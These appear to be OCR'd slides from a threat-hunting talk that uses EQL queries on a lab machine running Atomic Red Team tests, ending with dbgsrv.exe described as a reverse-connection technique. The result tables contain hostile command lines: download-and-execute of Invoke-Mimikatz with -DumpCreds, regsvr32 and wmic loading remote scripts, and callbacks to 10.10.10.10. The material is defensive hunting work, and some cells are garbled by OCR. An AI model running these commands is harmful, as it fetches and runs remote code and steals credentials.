| process | cmd.exe | powershell.exe | powershell.exe  IWR -uri "https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat |  |
| network |  | powershell.exe |  | raw.githubusercontent.com |

✓ Legitimate Amazon

✓ Atomic Testing

# *lolbas revello*

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | svchost.exe | regsvr32.exe | regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct scrobj.dll | |
| network | | regsvr32.exe | | raw.githubusercontent.com |
| process | powershell.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |
| process | services.exe | msiexec.exe | C:\Windows\system32\msiexec.exe /V | |
| network | | msiexec.exe | | oscp.digicert.com |

# lolbas revello

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | svchost. | .exe | regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct scrobj.dll | |
| network | | regsvr32.exe | | raw.githubusercontent.com |
| process | powershell.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |
| process | services.exe | msiexec.exe | C:\Windows\system32\msiexec.exe /V | |
| network | | msiex | | oscp.digicert.com |

✓ Atomic Testing

✓ Legitimate Windows

# lolbas revello

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| network | | powershell.exe | | go.microsoft.com |
| process | powershell.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

```
process where subtype.create and descendant of [
  network where event of [
    process where subtype.create and
      parent_process_name == "explorer.exe" and
      process_name == "powershell.exe"
  ]
]
```

**43 results found**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

| **process_name** | **command_line** |
|---|---|
| csc.exe | "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\NewtScamander\AppData\Local\Temp\cwit4koq.cmdline" |
| cvtres.exe | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\NEWTSC~1\AppData\Local\Temp\RES6F90.tmp" "c:\Users\NewtScamander\AppData\Local\Temp\CSCFCD426139CD74D618CE7A9833BF7FF69.TMP" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:**C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs** " |
| csc.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:**C:\AtomicRedTeam\atomics\T1118\src\T1118.dl**l **C:\AtomicRedTeam\atomics\T1118\src\T1118.cs** |
| cvtres.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\NEWTSC~1\AppData\Local\Temp\RES2728.tmp" "**c:\AtomicRedTeam\atomics\T1118**\src\CSC7414F1A333B45CDB71DB995A782FCC.TMP" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U **C:\AtomicRedTeam\atomics\T1118\src\T1118.dll**" |

**Showing results 1-6 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

| **process_name** | **command_line** |
|---|---|
| InstallUtil.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U **C:\AtomicRedTeam\atomics\T1118\src\T1118.dll** |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:**C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs** " |
| csc.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:**C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs** |
| cvtres.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\NEWTSC~1\AppData\Local\Temp\RES2DBF.tmp" "**c:\AtomicRedTeam\atomics\T1118**\src\CSC137A13BC43A744468D2FF98C3FC48643.TMP" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? **C:\AtomicRedTeam\atomics\T1118\src\T1118.dll**" |

**Showing results 7-12 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

| **process_name** | **command_line** |
|---|---|
| InstallUtil.exe | **C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? C:\AtomicRedTeam\atomics\T1118\src\T1118.dll** |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe T1127.csproj" |
| MSBuild.exe | C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe T1127.csproj |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe **C:\AtomicRedTeam\atomics\T1220\src\msxslxmlfile.xml C:\AtomicRedTeam\atomics\T1220\src\msxslscript.xsl**" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslxmlfile.xml https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslscript.xsl" |

**Showing results 13-20 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

| **process_name** | **command_line** |
|---|---|
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:list" |
| WMIC.exe | wmic.exe  process /FORMAT:list |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/wmicscript.xsl" |
| WMIC.exe | wmic.exe  process /FORMAT:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/wmicscript.xsl |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe C:\AtomicRedTeam\atomics\T1220\src\msxslxmlfile.xml **C:\AtomicRedTeam\atomics\T1220\src\msxslscript.xsl**" |

**Showing results 21-28 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

CaseyAlwaysLovesCalc.exe

| **process_name** | **command_line** |
|---|---|
| msxsl.exe | C:\Wi cs\T1220\src\msxslxmlfile.xml<br>C:\Ato |
| calc.exe | "C:\Windows\System32\**calc.exe**" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslxmlfile.xml https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslscript.xsl" |
| msxsl.exe | C:\Windows\Temp\msxsl.exe https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslxmlfile.xml https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/msxslscript.xsl |
| calc.exe | "C:\Windows\System32\calc.exe" |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |

**Showing results 29-35 of 43**

# *explicate parvuli*

## What **descendants** were spawned from the interactive **PowerShell** console?

| **process_name** | **command_line** |
|---|---|
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:list" |
| WMIC.exe | wmic.exe  process /FORMAT:list |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/wmicscript.xsl" |
| WMIC.exe | wmic.exe  process /FORMAT:https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/atomics/T1220/src/wmicscript.xsl |
| cmd.exe | "C:\Windows\system32\cmd.exe" /c |
| WMIC.exe | "C:\Windows\System32\Wbem\WMIC.exe" os get /format:wmicscript |
| WMIC.exe | "C:\Windows\System32\Wbem\WMIC.exe" os get /format:wmicscript.xsl |

**Showing results 36-43 of 43**

# *lolbas revello*

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | explorer | ell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| network | | powershell.exe | | go.microsoft.com |
| process | powershell.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/**Invoke-Mimikatz.ps1**'); Invoke-Mimikatz -DumpCreds" | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |

✓ Atomic Testing

# *claves revelare*

What loaded the PowerShell module **Invoke-Mimikatz**?

```
sequence
  [process where subtype.create] by unique_pid
  [process where subtype.create and
     command_line == "*Invoke-Mimikatz*"] by unique_ppid
```

**1 result found**

# *claves revelare*

## What loaded the PowerShell module **Invoke-Mimikatz**?

| parent_process_name | command_line |
|---|---|
| cmd.exe | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') |
| powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" |

# lolbas revello

✓Atomic Testing

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| netwo | | powershell.exe | | go.microsoft.com |
| process | powershell.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? **C:\Users\NEWTSC~1\AppData\Local\Temp\** a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |

# *lolbas revello*

✘ Red Team


| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | explorer.exe | InstallUtil.exe | "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? **C:\Users\NEWTSC~1\AppData\Local\Temp\** a3541d3f-a4db-c8b0-dab7-c268095df70e.chm | |
| network | | InstallUtil.exe | | 10.10.10.10 |

# *distincta imperium*

## What unique PowerShell commands were seen?

```
process where subtype.create
   and process_name == "powershell.exe"
   and command_line == "* *"
| unique_count command_line
```

**3 unique results found**



# *distincta imperium*

| count | command_line |
|---|---|
| 1 | powershell.exe  IWR -uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat |
| 1 | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') |
| 1 | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" |

# *distincta imperium*

| count | command_line |
|---|---|
| 1 | powershell.exe  IWR -uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/ onsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat |
| 1 | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') |
| 1 | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" |

✓ Atomic Testing

# *integritas campester*

**What files were created by non-SYSTEM users but later executed as SYSTEM?**

```
sequence
  [file where subtype.create
     and event of [process where subtype.create and
                    user_name != "SYSTEM"]] by file_path
  [process where subtype.create and
     user_name == "SYSTEM"] by process_path
```

**0 results found**

# *novum nexumus*

What processes recently made their **first network connection**?

```
network where subtype.outgoing
| unique process_path
| tail 15
```

**15 results found**

# novum nexumus

| destination | port | process_path | user_name |
|---:|---:|---|---|
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe | NewtScamander |
| storeedgefd.dsx.mp.microsoft.com | 443 | C:\Program Files\WindowsApps\Microsoft.WindowsStore_11706.1002.9.0_x64__8wekyb3d8bbwe\WinStore.App.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe | NewtScamander |
| www.bing.com | 443 | C:\Windows\System32\BackgroundTransferHost.exe | NewtScamander |
| 10.10.10.129 | 22 | C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\System32\notepad.exe | NewtScamander |
| watson.telemetry.microsoft.com | 443 | c:\windows\system32\taskhostw.exe | NewtScamander |
| vo.msecnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\controller\Microsoft.ServiceHub.Controller.exe | NewtScamander |

# novum nexumus

| destination | port | process_path | user_name |
|---|---|---|---|
| vo.mscnd.net | 443<br>✓ Microsoft | C:\Program Files (x86)\Microsoft Visual \Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe | NewtScamander |
| storeedgefd.dsx.mp.microsoft.com | 443 | C:\Program Files\WindowsApps\Microsoft.WindowsStore_11706.1002.9.0_x64__8wekyb3d8bbwe\WinStore.App.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe<br>✓ Microsoft | NewtScamander |
| www.bing.com | 443 | C:\Windows\System32\BackgroundTransferHost.exe | NewtScamander |
| 10.10.10.129 | 22 | C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\System32\notepad.exe | NewtScamander |
| watson.telemetry.microsoft.com | 443 | c:\windows\system32\taskhostw.exe | NewtScamander |
| vo.msecnd.ne | ✓ Microsoft | am Files (x86)\Microsoft Visual 019\Community\Common7\ServiceHub\controller\Microsoft.ServiceHub.Controller.exe | NewtScamander |

# novum nexumus

| destination | port | process_path | user_name |
|---:|---:|---|---|
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\devenv.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.VSDetouredHost.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\PerfWatson2.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.Host.CLR.x86.exe | NewtScamander |
| dc.services.visualstudio.com | 443 | C:\Program Files\dotnet\dotnet.exe | SYSTEM |
| ocsp.digicert.com | 80 | C:\Windows\System32\msiexec.exe | SYSTEM |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.RoslynCodeAnalysisService32.exe | NewtScamander |

# *novum nexumus*

| destination | port | process_path | user_name |
|---:|---:|---|---|
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\devenv.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.VSDetouredHost.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\PerfWatson2.exe | NewtScamander |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.Host.CLR.x86.exe | NewtScamander |
| dc.services.visualstudio.com | 443 | C:\Program Files\dotnet\dotnet.exe | SYSTEM |
| ocsp.digicert.com | 80 | C:\Windows\System32\msiexec.exe | SYSTEM |
| vo.mscnd.net | 443 | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.RoslynCodeAnalysisService32.exe | NewtScamander |

✓ Microsoft

# *novum nexumus*

| destination | port | process_path | user_name |
|---:|---:|---|---|
| 10.10.10.10 | 8443 | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe | NewtScamander |
| 10.10.10.129 | 22 | C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\System32\notepad.exe | NewtScamander |
| ocsp.digicert.com | 80 | C:\Windows\System32\msiexec.exe | SYSTEM |

# novum nexumus

✗ Red Team

| destination | port | process_path | user_name |
|---:|---:|---|---|
| 10.10.10.10 | 8443 | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe | NewtScamander |
| 10.10.10.129 | 22 | C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\System32\notepad.exe | NewtScamander |
| ocsp.digicert.com | 80 | C:\Windows\System32\msiexec.exe | SYSTEM |

# Scoping

What **MSI packages** were directly installed?

```
process where subtype.create
  and process_name == "msiexec.exe"
  and not (
    parent_process_path == "C:\\windows\\system32\\services.exe"
    or descendant of [process where subtype.create and
       command_line == "C:\\Windows\\system32\\msiexec.exe /V"]
  )
| unique_count command_line
```

**2 results found**

## What **MSI packages** were directly installed?

| **parent_process_path** | **command_line** |
|---|---|
| C:\Program Files\internet explorer\iexplore.exe | "C:\Windows\System32\msiexec.exe" /i "C:\Users\NewtScamander\AppData\Local\Microsoft\Windows\INetCache\IE\URJM2YI1\**AmazonAssistant-US.msi**" |
| C:\Program Files (x86)\Google\Chrome\Application\chrome.exe | "C:\Windows\System32\msiexec.exe" /i "C:\Users\NewtScamander\Downloads\**dbg_amd64.ms**i" |

Amazon Assistant
https://www.amazon.com/gp/BIT

Debugging Tools for Windows
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools

# *novum nexumus*

| destination | port | process_path | user_name |
|---|---|---|---|
| 10.10.10.10 | 8443 | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe | NewtScamander |
| 10.10.10.129 | 22 | C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe | NewtScamander |
| 10.10.10.10 | 8443 | C:\Windows\System32\notepad.exe | NewtScamander |
| ocsp.digicert.com | 80 | C:\Windows\System32\msiexec.exe | SYSTEM |

✘ Red Team

✓ Microsoft

# *nota vocatio*

Why is **notepad.exe** making outbound **network** connections?

```
sequence by unique_pid
  [process where process_name == "notepad.exe"]
  [network where subtype.outgoing]
```

| process_name | event_type | subtype | parent_process_path | destination |
|---|---|---|---|---|
| notepad.exe | process | create | C:\Program Files\Debugging Tools for Windows (x64)**dbgsrv.exe** | |
| notepad.exe | network | outgoing | | 10.10.10.10 |
| notepad.exe | process | create | C:\Program Files\Debugging Tools for Windows (x64)**dbgsrv.exe** | |
| notepad.exe | network | outgoing | | 10.10.10.10 |

# *nota vocatio*

What else did **dbgsrv.exe** do?

```
any where event_type in ("process", "network",
                         "file", "registry")
  and process_name == "dbgsrv.exe"
| unique unique_pid, event_type, subtype
```

**7 results found**

# *nota vocatio*

## What else did **dbgsrv.exe** do?

| pid | event_type | subtype | parent_process_name | command_line | destination |
|---|---|---|---|---|---|
| 7268 | process | create | explorer.exe | "C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=10.10.10.129,port=22 | |
| 7268 | network | outgoing | | | 10.10.10.129 |
| 7268 | process | terminate | | | |
| 4956 | process | create | explorer.exe | "C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe -t tcp:clicon=remotedebug.msdn.azure.com,port=22 | |
| 8044 | process | create | explorer.exe | "C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=remotedebug.msdn.azure.com,port=22 | |
| 2680 | process | create | explorer.exe | "C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=remotedebug.msdn.azure.com,port=22 | |
| 2680 | network | outgoing | | | 10.10.10.129 |

# DBGSRV:  A Fantastic Red-Team Attack


Think of this tool as giving you what is functionally equivalent to

- Reverse TCP Connection
- Process Hollowing
- Whitelist Evasion

**Disclosed to MSRC, cleared for disclosure.**

- *It is a binary working as designed. It is not an exploit.*

# DBGSRV : Reverse TCP Connection



### To have client make outbound call back to attacker controlled cdb use clicon

`Server Side`

